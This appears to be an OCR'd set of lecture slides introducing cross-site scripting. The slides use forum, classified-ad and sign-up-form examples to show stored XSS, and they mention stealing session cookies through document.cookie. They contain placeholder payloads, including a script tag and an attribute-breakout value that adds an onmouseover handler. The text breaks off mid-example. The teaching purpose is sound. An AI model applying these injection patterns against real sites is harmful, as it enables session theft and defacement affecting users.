
- Is script injection (similar to OWASP #1 injection vulnerabilities)
  - usually always involves running scripts on a user's browser
- Goal for attackers:
  - Distribute malicious scripts to other users

Example

Say we have a forum


- linux help
- gaming
- fantasy football

Users can post comments and posts




XSS Example

- An attacker can post comments as well
  - For XSS, these comments will include malicious javascript
  - It will be stored like all other comments
    - usually as text in the database



XSS Example

- From that point on
  - Any user who views that comment on a page will be attacked by that XSS
    - (meaning a page loads with that comment)
    - also if they have javascript enabled




Example 2

Imagine a classified ad website

- blaigslist.com

Users can post simple ads



Example 2

This gets rendered as such:

Static content


Dynamic (user supplied) content

```
<html>
<body>
<h1>New Classified posting</h1>
<h2>Description</h2>
<hr/>

Secure Web
Developer  Needed

</body>
</html>
```

blaigslist.com


Example 2

- Users who view that ad see the new posting
  - This works fine
  - but it is NOT secure!



XSS Example 2

- To illustrate how this can go wrong
  - An attacker can insert <html> tags into his text
    - gets rendered with the static conent



XSS Example 2

This gets rendered as such:

Static content


Dynamic (user supplied) content

```
<html>
<body>
<h1>New Classified posting</h1>
<h2>Description</h2>
<hr/>
Secure Web
Developer  Needed
<script> /*evil javascript */
</script>
</body>
</html>
```

blaigslist.com

XSS Example 2


- Anyone who views the ad posting will be hit by the XSS
  - Usually will be no visual indication
    - victims will be 100% clueless they've just been ha



So what can attackers do with XSS?

- Common attack is to steal session ID
  - In javascript: document.cookie
- Rewrite any part of webpage
  - Defacing

  - Clickjacking



Defending against XSS


- Can we just block the <script> tag and just be safe?
  - NO
  - can still do XSS without <script>

Example 3

Imagine some social media site

- Users sign up
  - enter username
  - password
  - etc..

First Name:
<input type="text" id="fname"
value=""
/>




Example 3

User types in "BOB" and this gets put in the text boxes value attribute

- On that user's page, his name is stored in a text box


```
First Name:
<input type="text" id="fname"
value="BOB"
/>
```



XSS Example 3

Consider this input


First Name:
<input type="text" id="fname"
value="BOB" onmouseover="/*evil*/
/>



XSS Example 3

